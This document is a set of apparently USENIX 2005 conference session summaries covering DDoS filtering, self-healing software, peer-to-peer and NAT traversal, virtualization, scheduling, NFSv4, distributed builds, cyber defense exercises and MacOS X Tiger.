Katerina Argyraki presented Active Internet Traffic Filtering (AITF), a mechanism for distributed, collaborative filtering of DDoS attacks. Katerina explained that the basic problem during a DDoS attack is that filtering of bad traffic needs to occur before the victim's uplink is congested, i.e., at the very least, at the victim's main Internet gateway. However, filtering out the malicious flows at a single router faces at least two fundamental hurdles: First, source address spoofing renders the source address of a flow useless, and second, while a DDoS attack can consist of millions of flows, filters are a scarce resource in routers. Typically implemented in expensive TCAM (ternary content addressable memory), current capacities are only on the order of 256K entries. Thus, a single router is insufficient for blocking the offending flows.

To present her solution to this problem, Katerina started from the basic premise of a route recording mechanism built into AITF-enabled routers that allows the victim gateway to reliably identify common paths in the traffic by recording the addresses of AS border routers. Once a policy component not further addressed in this work identifies the attackers, the victim gateway sends a filtering request to the router closest to the attacker, while temporarily filtering out the attack traffic itself. Katerina proceeded by extending this basic mechanism to make it secure and resilient to non-cooperative nodes.

First, the message exchange is secured using a hashed nonce similar to TCP SYN cookies. Second, liars are caught using shadow filtering tables on both the victim's and the attacker's gateways, tracking the request and release of filters on a longer timescale than the actual filtering duration. Non-cooperative traffic sources are dealt with by disconnecting them, and non-cooperative gateways are worked around using escalation, i.e., moving the filter handling to a gateway closer to the victim. To prevent path spoofing (where nodes could transmit fake path information in packets at high rates in order to get a different, innocent source to be cut off), the attack gateways first check whether they actually transmitted the traffic they are requested to block, using a hashed nonce mechanism similar to the previous one.

Simulation results based on Route-Views data and DaSSF showed a high filtering gain: The victim's gateway manages to filter two orders of magnitude more flows than it uses filters. Katerina finished by concluding that AITF is scalable, incrementally deployable, and can filter millions of flows using only thousands of filters per router.

After the talk, an attendee pointed out that more subtle attack patterns might make it hard for the mechanism to kick in once the victim uplink is congested. Katerina argued that the assumption made is that an attack can be detected before it is too late to propagate filtering requests. Another attendee remarked that in past years, lots of path-marking schemes were proposed but none were deployed, and asked why AITF would be any different. Katerina pointed out that the only thing required to enable deployment is a viable business model. As an example she noted that a victim's gateway will typically be within an ISP, so this ISP could offer this mechanism as a service.

- ***Building a Reactive Immune System for Software Services***

Stelios Sidiroglou, Michael E. Locasto, Stephen W. Boyd, and Angelos D. Keromytis, Columbia University

Stelios Sidiroglou presented the design and implementation of a system that enables software applications to automatically and gracefully recover from failures. The work focuses on server-type applications, focusing on high availability and employing a transactional model. The types of failures addressed cover illegal memory dereferences, division-by-zero exceptions, and buffer overflows. Availability of the application's source code is currently assumed.

Stelios next presented the three main components of the system. First, a set of sensors monitor an application's execution for faults. Once a fault is detected, the sensory information is used to identify the region in the code where the flaw occurred. Second, Selective Transactional EMulation (STEM) safely emulates the code in those regions. Occurrence of a fault is detected in emulation and handled by undoing all memory changes made by the current function and forcing it to return a default value compatible with the function's return type. Third, a test environment is used to evaluate the hypotheses of the effects of possible fixes to check whether the "cure" works against the input known to cause the fault to occur.

Stelios pointed out that the approach works well in practice: Investigation of Apache, sshd, and BIND sources shows that in each case just under 90% of forced returns allowed the application to continue. While the overhead of the system can be large, selective use of emulation allows the slowdown to stay in the 1.3–2x range. Stelios explained that the downtime incurred by the scheme can be amortized over time, because it only occurs once per fault. Future work includes doing away with the need for source code availability by using debugger-style hooks, improving emulator performance by adding instruction caches, enriching the set of detectable flows, and more.

One attendee asked whether one couldn't simply fix the code once the location of a flaw is determined. Stelios pointed out that the point of the system is to automate the healing process and do away with the need for human intervention. Another attendee doubted whether the rollback of the memory to the state existing when a function's execution started does indeed cover all possible side effects. Stelios explained that no memory changes are committed to the actual processor environment until the end of the emulation of a flaw's environment. When asked whether the willful modification of an application's semantics couldn't mess up an application's persistent state and cause trouble later on, Stelios admitted that this could cause problems.

- ***Attrition Defenses for a Peer-to-Peer Digital Preservation System***

T.J. Giuli and David S.H. Rosenthal, Stanford University; Petros Maniatis, Intel Research; Mary Baker, Hewlett-Packard Labs; Mema Roussopoulos, Harvard University

T.J. Giuli presented an improved communication protocol for the

LOCKSS digital preservation system, aiming to provide long-term protection of content in the system from sustained network-layer and application-layer flooding attacks, which he termed "attrition" in this context. Starting with a simple example of the LOCKSS audit protocol, TJ showed how a random subset of the peer population can ask for participation in an opinion poll about the correctness of a document. Some of those nodes may be busy, while the remainder will vote for the quality of a document by returning a hash value of their local copies. If the requester sees agreement in the received values, the local copy is deemed intact; otherwise it needs to be repaired. TJ then illustrated the spectrum of attrition attacks that can break this process: Access link flooding can prevent a node from performing meaningful communication, while flooding a node with frivolous poll requests can prevent a node from doing meaningful work.

To make the system resilient to these attacks, TJ proposed three strategies: admission control, desynchronization, and redundancy. Admission control employs reciprocity and effort-balancing filters, allowing a node to control the rate at which it considers poll requests from others. As a result, nodes that request at a similar rate as the node itself are favored. Desynchronization makes peers solicit votes individually rather than synchronously, avoiding inadvertent synchronization that can prevent the system from delivering services. Finally, substantial redundancy requires attackers to simultaneously suppress communication between the targeted peers for a substantial period of time.

TJ concluded by presenting simulation results obtained by the Narses simulator, using 100 peers with between 50 and 600 documents suffering a sustained attack pattern lasting over two years. Using access failure probabilities, friction coefficients, and the cost ratio incurred for the adversary as metrics, he showed that over-provisioning the system by a constant factor defends it against application-level attrition of unlimited power.

Someone asked whether it wouldn't make sense to employ cryptographic mechanisms to use authentication as well. TJ explained that while they are looking for a fully global consortium of libraries, it is very challenging to establish a global body that can agree on who an (un)authorized user is while at the same time keeping that knowledge around for many years. Peter Honeyman of CITI, University of Michigan, asked whether there could be a more systematic way to characterize this threat environment. TJ confirmed that this would be useful and pointed out that a significant percentage of peers are indeed considered risky by the system. The reciprocity filter is an important component of the system, and other mechanisms surely could be found that would help formalization.

IMPROVING DATA MOVEMENT

Summarized by Charles P. Wright

■ ***Peer-to-Peer Communication Across Network Address Translators***

Bryan Ford, MIT; Pyda Srisuresh, Caymas Systems, Inc.; Dan Kegel

Many compelling applications such as teleconferencing, VoIP, and games need peer-to-peer communication. Peer-to-peer communication works well across the public Internet as the hosts can communicate directly. Unfortunately, when both of the hosts are behind network address translators (NATs), this is no longer true. This problem is growing, as more home users and businesses are using firewalls with NAT; and even some ISPs are beginning to deploy NAT (especially those in developing countries).

The authors described two methods of allowing two NATed hosts to communicate. The first is UDP-hole punching, in which each host binds to a UDP port and then sends a packet along with a piece of identifying information to a rendezvous server (the IP address is not enough because many hosts can originate from the same public NAT address). One of the hosts then asks the rendezvous server to help them reach the other host. The rendezvous server sends back the endpoint that the host already established and the hosts can directly communicate. The second, more novel method is TCP hole punching, which works similarly to UDP hole punching but relies on TCP's simultaneous open behavior.

There are several ways that hole punching can go wrong, and the authors performed a survey of Internet users to determine how many of them had appropriate hardware. They found that out of 380 hosts surveyed, 82% support UDP hole punching. Out of 286 hosts surveyed, 64% of them supported TCP hole punching. The authors concluded that current compatibility is good for UDP and tolerable for TCP. Finally, as NAT vendors become more aware of these techniques, compatibility will increase.

■ ***Maintaining High Bandwidth Under Dynamic Network Conditions***

Dejan Kostic, Ryan Braud, Charles Killian, Erik Vandekieft, James W. Anderson, Alex C. Snoeren, and Amin Vahdat, University of California, San Diego

Content distribution is a fundamental service for a wide range of apps (e.g., software updates, virus signature distribution, multimedia distribution, etc.). The authors developed a system, Bullet' (Bullet Prime), with the goal of delivering large content from a single source to a large set of interested clients as quickly as possible. The authors make the assumption that the receiving nodes are willing to cooperate, so they are not concerned with freeloaders.

Bullet' splits the content into data objects (e.g., file blocks). No global state or global communication is used, because it doesn't scale well for a variety of reasons: (1) the network topology is unknown, (2) the network conditions are changing, and (3) data retrieval is fast so the information would be constantly out of data. Bullet' constructs an overlay mesh to leverage "perpendicular" bandwidth, and the source sends disjoint data to each of its peers to ensure diversity.

Peers in Bullet' use RanSub to discover a random subset of peers to connect to. Bullet' uses an adaptive peering strategy (with additive increase and decrease) so that the incoming link is filled but there is no excess contention.

The authors compare Bullet' to several systems and found that for a 75MB file, Bullet' is near optimal for both ample and constrained bandwidth. In this case, Bullet' has 20% better median performance than BitTorrent. In another experiment, core bandwidth was cut between nodes. Bullet''s performance was twice as good as BitTorrent's.

- ***Server Network Scalability and TCP Offload***

Doug Freimuth, Elbert Hu, Jason LaVoie, Ronald Mraz, Erich Nahum, Prashant Pradhan, and John Trace, IBM T.J. Watson Research Center

Network server performance is not scaling with CPU speed and network bandwidth. This is mainly due to memory speeds not scaling with CPU speeds, but other factors include the heavy costs of interrupts, device accesses, and DMA. The authors state that scalability is different from performance. For example, when you increase the CPU speed you only get between 43–60% of the performance benefits you should. TCP offload can help scalability in several ways. First, more efficient use of the I/O bus is possible because large transfers that are not constrained by the maximum segment size can amortize costs. Interaction with the network adapter can be reduced, and caches can become more effective.

The authors wanted to avoid benchmarking a particular instance of a TCP offload engine, because such analysis often finds implementation problems, not fundamental constraints. They developed a software-based prototype in user-space using the TCP/IP stack from Arsenic, and they measured DMA transfers, bus cycles consumed, and the number of bytes transferred. Their prototype had two modes, one with a simple API, and another with a batch-oriented API that deferred sending requests to the simulated offload engine until 10 requests were ready or a 10ms timeout expired.

The authors had significant gains for each metric. DMA was reduced by up to 88%, bus cycles were reduced by up to 23%, and up to 18% fewer bytes were transferred. In the future, the authors plan to use the Mambo full-system simulator to look at more metrics and experiment with arbitrary hardware, explore trade-offs in batching, and explore partial TCP offload. More information can be found at www.research.ibm.com/people/n/nahum.

SHORT PAPERS I

Summarized by Anthony Nicholson

- ***A Hierarchical Semantic Overlay Approach to P2P Similarity Search***

Duc A. Tran, University of Dayton

Peer-to-peer networks are extremely dynamic, since nodes come and go at random times. There is also a strong incentive to have minimal use of centralized servers. Duc described a proposed solution, EZSearch, which supports exact, k-NN, and range queries in an accurate and efficient fashion. Each peer in his system has small control and storage overhead, but no centralized servers are required. Duc described how he leveraged his prior work on the ZigZig hierarchy to form node clusters in such a way that the maximum routing distance is O(log n), with constant overhead on failure for reconnection. The key concept is that nodes can reuse this ZigZig hierarchy incrementally as new clusters form, rather than having to regenerate it. As a result, each time a new cluster forms, only a small number of connection changes result.

- ***A Parts-of-File File System***

Yoann Padioleau and Olivier Ridoux, Campus Universitaire de Beaulieu

Yoann argued that file hierarchies can be a problem, because files have natural semantic parts. Users would like to be able to switch from one organization of a file to another quickly and easily. His parts-of-file file system lets users apply different views to a file, to see, for example, a C source file without any comments, or without any of the `#define` statements. He described how this file system uses transducers to assign multiple properties to different parts of files. These transducers are easy to write for many common files, consisting of approximately 70 lines of Perl code.

- ***BINDER: An Extrusion-Based Break-In Detector for Personal Computers***

Weidong Cui and Randy H. Katz, University of California, Berkeley; Wai-tian Tan, Hewlett-Packard Laboratories

Current malware detection techniques rely on a priori signature knowledge. Weidong argued that this is undesirable, since these signatures must be generated by some centralized authority that we must trust, and the generation takes time, during which we are vulnerable to attack. BINDER detects new, unknown malware without requiring signatures. It observes user behavior and tries to determine the user intent behind every network connection. It uses a whitelist to prevent false positives on acceptable network daemon processes. BINDER determines user intent by tracing back the event chain to see whether the user initiated the network operation (e.g., clicking on the Firefox icon ultimately results in a network fetch operation of http://www.google.com/). In summary, Weidong said that BINDER reliably detects the large class of malware that runs as a background process, does not receive user input, and generates outbound user network connections. He described several possible workarounds—for instance, the malware could fake user input via system-call APIs so that BINDER would think its network operation had been initiated by the user.

- ***Proper: Privileged Operations in a Virtualized System Environment***

Steve Muir, Larry Peterson, and Marc Fiuczynski, Princeton University; Justin Cappos and John Hartman, University of Arizona

The authors argue that interaction among multiple virtual machines hosted by a single virtual machine monitor can be valuable. This interaction could also be between a VM and the VMM itself, to allow processes running inside a virtual machine to issue privileged operations on the host OS. The authors describe their system, Proper, which was designed for use in the PlanetLab environment. They assume these privileged operations will not be in the critical path of execution for the issuing processes, so implementing as an RPC is OK. As an example, they describe Stork, a shared package management service that allows users to install a package once on a PlanetLab node, and then share its files among k slices without requiring k copies. Another example is an authentication service, whereby a single VM running sshd listens for connections and then uses a Proper hook in the VMM to fork a new VM to handle each incoming connection. Their API is transparent and easy for users to utilize, requiring a minimum of code changes to use Proper.

A questioner asked how this was better than just using a distributed file system and ssh to facilitate communication between VMs, since poking a hole in the VMM presumably makes things a bit less secure. Steve answered that you could do that but performance would suffer. He argued that Proper's performance for that scenario is far superior, and that this is clearly a case of trading decreased security for increased performance, which is always a trade-off.

- ***AMP: Program Context-Specific Buffer Caching***

Feng Zhou, Rob von Behren, and Eric Brewer, University of California, Berkeley

The authors' goal was to create a buffer-caching scheme that performs better than LRU, since LRU can perform badly for pathologically large looping cases. Feng argued that databases and information retrieval tasks are susceptible to this looping condition. He described the design of AMP, a detection-based method for buffer cache management. On every system call or page fault, AMP calculates the current program context (program counter plus all return addresses on the call stack). Based on what happened in the past when the system was at this PC, AMP decides which cache management policy to employ. AMP divides the cache between different program contexts, and uses Randomized Cache Partition Management to adaptively control how much of the cache is devoted to each. Comparison to current solutions DEAR and PCC shows AMP performs better and can reduce the miss rate by 50% compared to LRU or ARC.

A questioner asked if it wouldn t be simpler to define the PC as the program counter + the stackpointer, since that would presumably be different for each call. Feng agreed that would probably be much simpler than their implementation.

- ***Automatic Synthesis of Filters to Discard Buffer Overflow Attacks: A Step Towards Realizing Self-Healing Systems***

Zhenkai Liang, R. Sekar, and Daniel C. DuVarney, Stony Brook University

Zhenkai argued that buffer overflow attacks are the most common propagation method currently used by worms. Self-healing systems observe an attack and adapt so that future attacks will not succeed. He described their self-healing buffer overflow defense. The goal is to avoid server crash and acquire immunity to future attacks. The idea is to drop attack requests without denying benign requests. Zhenkai described how they put a defensive layer between the server process and the external network. They rely on third-party intrusion detectors to detect the first attack and trigger their logger. Based on the attack signature from the logger, their system learns so it can detect the attack signature next time, and let benign traffic pass through its filters. Their evaluation examined a known buffer overflow vulnerability in RedHat Linux, and their system generated effective filters for seven of the eight known attacks against it, without generating any false positives. This technique is effective against unknown attacks, with low overhead, and the filters generated can be shared among trusted friends.

SHORT PAPERS II

Summarized by Charles Gray

- ***Facilitating the Development of Soft Devices***

Andrew Warfield, Steven Hand, Keir Fraser, and Tim Deegan, University of Cambridge Computer Laboratory

Andrew Warfield presented the idea of using virtual machine monitors to prototype device extensions and experiment with new "in-hardware" functionality without the need to modify hardware.

This work was done on the Xen VMM using multiple Linux instances with segregated devices. Devices are provided to multiple clients (Linux instances). A "tap," or filter module, can be interposed to modify the behavior of the device in software for experimental purposes.

Using a VMM, the authors claim, allows easier, safer, and more portable experimentation. The implementation demonstrates good disk performance, but there is high overhead on network performance.

The future work is to simulate cluster storage, provide virtual machine replay, and allow pervasive debugging on devices.

The source code to this is available in the Xen-unstable branch of revision control.

- ***Implementing Transparent Shared Memory on Clusters Using Virtual Machines***

  Matthew Chapman and Gernot Heiser, University of New South Wales and National ICT Australia

  Matthew Chapman points out that some tasks take more than one CPU to run. For example, weather forecasting is complex, and useless if the information is not timely.

  There are two existing solutions to this problem: SMP/NUMA (non-uniform memory access) machines, which are big, expensive, and provide a nice single-system image, and workstation clusters, which are well priced but require dealing with the network and multiple system images.

  This paper concerns getting shared memory on commodity clusters with commodity operating systems. The subject of this work, vNUMA, virtualizes an operating system across multiple nodes of a network. The operating system sees a large SMP machine with one large physical memory. This is provided by classical Distributed Shared Memory (DSM) algorithms.

  Benchmarks show that performance is very good for DSM-friendly workloads. Performance could be better for other workloads.

  Future work involves simulating simultaneous multi-threading while threads are stalled waiting for the network. It is also a goal to take advantage of IA64 memory ordering annotations for improved DSM performance.

- ***Measuring CPU Overhead for I/O Processing in the Xen Virtual Machine Monitor***

  Ludmila Cherkasova and Rob Gardner, Hewlett-Packard Laboratories

  Lucy Cherkasova points out that VMMs are a software tool for building shared hardware infrastructure. Managing the shared resources is a critical task for a VMM. This work relates specifically to the Xen x86 VMM and the sharing of I/O resources.

  Xen used to have device drivers but now utilizes the device drivers of a privileged Linux instance—*Domain0*. Ultimately, it is desirable to have devices in their own domain due to bugs.

  This paper tackles the problem of how to charge resources to the I/O requester when all guest operating systems use the same driver. Before trying this, however, it is important to decide whether resource usage is large enough to care. The goal is to quantify CPU usage of I/O intensive workloads.

  To do this, the authors instrumented a machine monitor and tested Web and disk workloads. The authors found that increased I/O workload increases the *Domain0* CPU usage greatly. Interrupt processing is a dominating cost. The authors used an aspect of the Xen implementation (page flipping counters) to attribute work to clients.

  The authors concluded that I/O CPU usage is important and should be taken into account.

- ***Fast Transparent Migration for Virtual Machines***

  Michael Nelson, Beng-Hong Lim, and Greg Hutchins, VMware, Inc.

  The topic of this work was the VMWare system of moving a running VMM from one physical machine to another. The requirements of this system were:

  - The OS being migrated must be unmodified.
  - It should be transparent; that is, TCP connections, etc., should survive.
  - There should be no dependencies on the original machine once the migration is complete.

  There are a number of reasons to want to do this, including load balancing, hardware maintenance, and upgrading of the VMM software on the machine without interrupting the guest operating systems.

  One of the challenges of this work is to make sure the destination machine is compatible—for example, that it's the same CPU model (to avoid model-specific instructions), has its destination on the same network(s), and involves the same devices.

  The implementation uses a distributed SAN-based file system for disk transfer. To ensure decent performance the system needs to pre-allocate resources on the remote machine for the data transfer.

  Two important factors are robustness—virtual machines should not randomly crash—and minimal downtime. The latter is achieved by pre-copying as much memory as possible.

  The current implementation is the first to demonstrate transparent migration of VMMS with unmodified operating systems. Downtime for a migration is less than one second. A side effect of this work is that VMM startup time became part of the critical path.

■ ***Performance of Multithreaded Chip Multiprocessors and Implications for Operating System Design***

Alexandra Fedorova, Harvard University and Sun Microsystems; Margo Seltzer, Harvard University; Christopher Small and Daniel Nussbaum, Sun Microsystems

Sasha Fedorova started this presentation by asking two questions: What is multi-threaded chip multiprocessing (CMT)? Why does CMT need a new scheduler?

Out-of-order-execution CPUs do not achieve great performance with database and similar workloads. There is a low cache hit rate, and most of the time (up to 80%) is spent blocked, waiting for the cache requests to be fulfilled.

Using simultaneous multi-threading (SMT) you can fill these bubbles with instructions from a different thread. This is effective, with 5% more silicon yielding a 20–60% performance improvement.

CMT is SMT with multiple CPUs on the same die. CPUs share the same L2 cache. Processor performance is very sensitive to L2 cache miss rate, even for CMT, but not so for L1 cache miss rate. This was demonstrated with graphs of benchmark results.

The goal is to design a scheduling algorithm for L2-friendly scheduling of threads.

This algorithm starts by classifying threads as L2 "greedy" or "frugal," and then tries to schedule many frugal threads with each greedy thread on a CPU. The challenge is in working out which threads are frugal and which are greedy, online, at runtime, with low overhead.

A cache model and algorithm based on memory access is used to classify threads. This has been implemented and tested and demonstrates a throughput improvement of 27–45% by avoiding "thrashing" of the L2 cache.

■ ***Hyper-Threading Aware Process Scheduling Heuristics***

James R. Bulpin and Ian A. Pratt, University of Cambridge Computer Laboratory

Simultaneous multi-threading (SMT) is fine-grained hardware multi-threading. Intel HT in Pentium processors provides heavyweight threads with some shared resources.

The goal of this work is to optimize scheduling. So how do you measure performance to optimize for it?

One measure is IPC (Instruction Per Cycle); however, using this metric biases highly parallel programs. A new metric is to compare HT vs. non-HT performance. The system performance is the sum of running ratios. This can be done online using Pentium 4 performance counters.

Co-efficients can be learned with a training set of spec benchmarks. With some regression, runtime performance information can be used to correlate threads with training data. This correlation works OK in practice, but is not great. Future work will aim at improving this.

The next problem is how to put this information into an existing scheduler. The aim of this work is not to create a new scheduler but to approximate gang scheduling. Other threads may run together due to a thread blocking, and this allows a runtime chance to see if there are better pairings available. This is implemented in Linux by modifying the "goodness" function that selects a thread's CPU affinity. Overall, some noticeable speed-ups were achieved.

The authors concluded they can estimate a thread's behavior using performance monitoring, and they can improve performance with HT-aware scheduling.

INVITED TALKS

■ ***NFSv4***

Spencer Shepler, Sun Microsystems

Summarized by Charles P. Wright

In 1984, NFSv2 was presented at USENIX, and 10 years later NFSv3 was presented. Today, after another 10 years, NFSv4 was presented by Spencer Shepler, the document editor for the NFSv4 RFC and the leading engineer for Sun's NFSv4 group. Shepler presented a whirlwind tour of NFSv4.

Shepler began by describing the history of NFS's protocol development. In 1985, the first version (NFSv2) was released, and it provided support for exporting basic POSIX 32-bit file systems. NFSv3, published in 1994, was limited in scope and solved two major problems well: (1) fields were extended to 64 bits for larger file systems, and (2) write performance was greatly improved through caching. NFSv3 is the most widely used distributed file system on UNIX/Linux LANs today.

NFSv4 had a larger scope. To develop NFSv4, Sun went through the IETF to provide an openly defined standard. Other distributed file system protocols are either closed or not openly defined (many are only implemented). Shepler believes that being openly defined is one of NFSv4's greatest strengths.

NFSv4 combines many existing protocols (e.g., portmap, mount, NFSv2 or v3, locking, and more) into a single NFSv4 protocol. In NFSv2 and v3 "traditional" RPC messages were used (e.g., getattr), but in NFSv4 there are only two RPCs: null and compound. The compound RPC in turn includes several RPCs, and evaluation stops after the first error. Compound RPCs reduce latency, because there are fewer round trips, and give the clients greater flexibility.

A major addition to NFSv4 is state. Clients establish connections with the server over a network protocol that supports congestion control (e.g., TCP), but does not necessarily guarantee in-order or reliable delivery. Each NFSv4 connection between a client and server may use multiple TCP connections (or tear all of them down when idle). Persistent state is managed with leases, which the client must renew. If a client's lease expires, then all of its state is discarded. This makes the locking protocol significantly more robust, as the server automatically frees locks for crashed clients (which required manual intervention in v2/v3).

Delegations allow the client to take full control of a given file. For example, if the server delegates a file to a client, then the client can open, read, write, and close the file an arbitrary number of times without contacting the server. Delegations are intended for environments with minimal sharing (e.g., home directories are often used by only one client), and can greatly improve performance (60% fewer messages are required for a Solaris build). When shared access is required, the server revokes delegations using callbacks.

There are a plethora of other new features described by Shepler. The IETF RFC makes it mandatory to implement Kerberos and SKPM/LIPKEY security, thereby bringing security to all NFS implementations. NFSv4 supports two types of file handles: (1) traditional persistent file handles, and (2) volatile file handles that are useful for file systems like FAT, which do not have unique object identifiers, or for user-level NFS servers. NFSv4 supports three classes of attributes: (1) eight mandatory attributes that are required for minimal NFS service, (2) 46 recommended attributes with defined semantics (e.g., standard POSIX attributes), and (3) arbitrary named attributes for use by applications.

Currently, there is no standard for NFSv4 performance measurement. Shepler thinks that it is unlikely the industry standard, SPEC-SFS, will be extended for NFSv4. Sun is currently developing a performance framework called FileBench that will support benchmarking standard POSIX system calls, NFSv4, and possibly CIFS using simple workload descriptions. FileBench currently has two sets of benchmark descriptions, "File Macro" and "File Micro," which describe several large benchmarks (e.g., database and Web server workloads), and micro-benchmarks (e.g., sequential read and write). FileBench is open source, and Sun will coordinate the community's development using Source Forge.

Shepler concluded with the state of implementations on Solaris, AIX, Netapp, Hummingbird, Linux, and BSD. In the future, the IETF working group will continue to interpret the current NFSv4 RFC (particularly ACLs) and will work on several new features. One particularly interesting project is pNFS, which will allow RAID-like striping across several filers in a portable and open way.

See http://blogs.sun.com/shepler for more information on NFSv4, the IETF working group, Solaris's implementation, and the slides from the presentation.

■ *10-20x Faster Software Builds*

John Osterhout, Electric Cloud, Inc.

Summarized by Robert Marmorstein

Motivated by frustration at waiting for large builds, John Osterhout has implemented a complete system for distributing the make process. Electric Cloud can be used on a large variety of platforms, including Windows, and uses virtualization to abstract away environment details. It can be used as a plug-in replacement for make with very little modification to the build system required. His system provides several advantages over distcc, but is commercial software. Using Electric Cloud, clients have seen speedups of as much as 20x for their build systems.

For projects with a large number of engineers and a significant code base, building can be painfully slow. Osterhout noted that, in one case, a client's from-scratch build process took about 70 hours to complete and that build times of more than 20 hours are not uncommon. Slow build times translate directly to loss of productivity. Osterhout estimates that, on average, slow builds mean a productivity loss of between 5% and 15% and a 5% to 10% delay in time to market. Slow builds also impact quality, because frustrated engineers are less able and willing to rebuild the code for testing.

Electric Cloud speeds up builds by distributing work across a cluster of machines with a central make server and a pool of build nodes. The utility uses virtual machines to provide a generic environment on the build nodes in the cluster, thereby greatly mitigating a significant challenge to the approach. Unfortunately, the other challenge, handling dependencies, is far more complicated to resolve.

Osterhout's approach is to "deduce dependencies on the fly" and recompile components when it becomes clear that they are in an inconsistent state. The tool does this by computing the sequence of file accesses that would occur in a sequential build and using a specially designed file system to detect out-of-sequence file accesses in the parallel build process.

The solution is cost-effective and scalable, but does require some overhead for network communication. The system now uses P2P and just-in-time compression, which greatly boosts effective bandwidth. In order to properly handle recursive makes, some minor edits to makefiles may be required to achieve full performance. Unlike distcc, Electric Cloud preserves the original log output of the build system.

The system is managed through a Web interface and provides a priority system with classes of users and classes of builds. It is robust and has demonstrated build system speedups of 10x to 16x on a set of benchmarks that include building MySQL and the GTK libraries.

For more information, see http://www.electric-cloud.com or email info@electric-cloud.com.

- ***Enhancing Network Security Through Competitive Cyber Exercises***

Colonel Daniel Ragsdale, United States Military Academy

Summarized by Christian Kreibich

Very excited to be with the USENIX crowd, Dan Ragsdale presented the past and present of the annual Cyber Defense Exercise (CDX), a competition among the US Service Academies which aims to increase the technical knowledge required to defend computer infrastructures and to raise awareness of the importance of handling digital information cautiously; at the same time, CDX improves the participants' soft skills. Dan explained the military's enthusiasm for CDX by presenting the armed forces as a highly information-driven but therefore also information-dependent organization. According to Dan, nobody is going to threaten the US military in direct armed conflict in the near future, but asymmetric warfare will likely take place in restricted niches, which include the digital networks. Indeed, Dan pointed out that the military now considers cybersecurity a "Force Protection" issue, since failure to protect classified information in cyberspace would immediately put at risk the individuals serving in the Army.

To underline this point, Dan noted that around 80% of military digital communications cross U.S. borders, and while dedicated networks do exist, much of that traffic is encrypted and tunneled through the public Internet. He pointed out the need for increasing awareness of the significance of digital information, mentioning accidental leakages—for example, the fact that several security-relevant details about Baghdad's International Zone (the diplomatic/government district) can be found on the Internet.

Dan then presented the CDX in more detail. The participants are divided into three groups: the Red forces (the penetration team, led by security experts from the Assurance Directorate of the NSA), the Blue forces (the various Service Academies teams which design, implement, manage, and defend their networks), and the White cell (the referees, staffed by individuals from CMU's CERT and co-located with all teams). The scoring is based on maintaining required functionality, successfully defending against intrusions, and reporting suspicious activity. Successful intrusions result in penalties.

The first CDX was held in April 2001, around four years after the idea was first discussed. Over time, the rules of the game changed to reflect more realistic attack scenarios. Examples include permission for limited denial of service attacks, increasingly refined anomalies that present selective equipment failures, social engineering, and limited attacks on the competitors.

In the four years the CDX has been held, education, leadership development, and research opportunities have proven to be the key benefits of the program. Other lessons learned include the knowledge of how to fund, organize, and operate a cybersecurity exercise. A key element for cost savings is virtualization: Virtual topologies save on hardware costs while providing flexible and reproducible training environments for the students. Since the establishment of the exercise, multiple spin-offs have emerged, such as the IA Defense Exercise and Collegiate Cyber Defense Competition (CCDC).

Questions touched on a wide range of topics. One attendee asked how ethical considerations are incorporated into the program. Dan explained that students receive a detailed legal briefing during preparation for the exercise. Another attendee suggested that more proactive training, including attacking skills, would be preferable to focusing on the defense. Dan explained that the students need to understand the attacks anyway in order to be able to defend against them. When asked how far the rules are going to be loosened in the future, Dan explained that there will be increasing leeway; however, some fraction of the deployed software will continue to be required to be made by Microsoft, since that is what the students are going to be working with in the field. When asked how good the Red team is, Dan explained that the team is staffed by experts from the NSA who perform just as one would expect to see in the wild.

Further information about the CDX is available at http://www.itoc.usma.edu/cdx.

- ***Under the Hood: Open Source Business Models in Context***

Stephen R. Walli

Summarized by Peter H. Salus

Stephe Walli, sometime USENIX standards rep, founder of Softway, etc., etc., gave a wide-ranging and well-organized talk on the nature of open source business models.

Walli pointed out that businesses have to offer a value proposition to customers (he sounded a lot like "Doc" Searls at times) and that, despite the gossip, OSS isn't "new" or "special." It is a particular sort of business, growing up around a specific community. But it is just this that makes our community subject to the FUD of larger enterprises.

Nonetheless, "economics works," and economic exchanges are human social behaviors in the marketplace (Searls again, Eric Raymond, and Bob Young all came to mind).

Participation, Walli said, is asymmetric: You get back more than you give—think of 1,000 folks each contributing to Apache or GNOME and what the bundle they receive for that contribution is.

In fact, it's not really about altruism—people value their skill sets in different ways in different contexts.

Walli hopes we'll see that these phenomena work for companies, not merely individuals (here, the current activities of IBM come to mind—if IBM is successful where Linux is concerned, many other companies will emulate their activities, to the benefit of both the corporations and the users).

Walli's slides are downloadable from http://www.usenix.org/events/usenix05/tech/slides/walli.pdf.

- ***MacOS X Tiger: What's New for UNIX Users?***

  Dave Zarzycki, BSD Technology Group, Apple Computer

  Summarized by Rik Farrow

Zarzycki provided lots of interesting new details about Tiger, the most recent release of MacOS X, while managing to enrage a good portion of his audience. More than anything, the difference in perspective between Apple OS developers and the UNIX community became glaringly obvious.

Zarzycki started out on safe ground. He described some user-level features that can be employed by programmers writing specifically for MacOS: searching from within any program (Spotlight), new scripting interface, voiceover support (vision-disabled users can have any text read aloud), and a new Dashboard interface for some cool applications. There are new codecs for iChat and Quicktime, and 64-bit support is now included in Lib system (similar to libc in other UNIXen).

The operating system has better support for SMP, with finer-grained locks. The earlier versions of MacOS have just two big locks, one for network operations and one for everything else.

The Apple file system has also been improved, with built-in defragmentation for HFS. Zarzycki said that extended file attributes have been added to HFS which support ACLs similar to those found in Windows NT and later—a POSIX superset. Support has also been added for extensions that are like the old Mac resource forks. It was at this point that Zarzycki started getting into trouble. If you want to copy files AND their extensions, you must use special options to UNIX commands, including cp, mv, tar, and rsync. In other words, if you don't know about the new options or remember to use them, you lose the extensions.

Zarzycki also described improvements to networking, including IPsec support for certificate-based authentication, IPv6 firewall, ipfw2 logging, Wide Area Bonjour (formerly Rendezvous) support, and Ethernet bonding/failover. Userland includes updated versions of Perl, Python, and Ruby. The Apple System Logger (ASL) stores log messages in a database that can be searched and pruned, and is much more powerful than syslog.

Finally, Zarzycki announced launchd, a new superdaemon. Launchd would take the place not only of inetd and cron but also (apparently) of init itself, and of mach_init, running as process ID 1. Launchd can run background processes on behalf of users, including starting network services. Launchd makes it much easier to start and manage daemons, helps reduce system load, allows parallelization during the boot process, supports messaging, and uses an XML configuration file (similar to the plist syntax already in MacOS X). There is both a command line interface (launchdctl) and a GUI interface.

I personally found the notion of having launchd making it easier for my users to launch network services terrifying, and so did some others. Locking down network services is a first step in securing a system, and this appears to unlock it. Someone asked the reason for choosing XML for the configuration language, and the answer was that it is industry-standard and human-readable, a response which evoked some laughter.

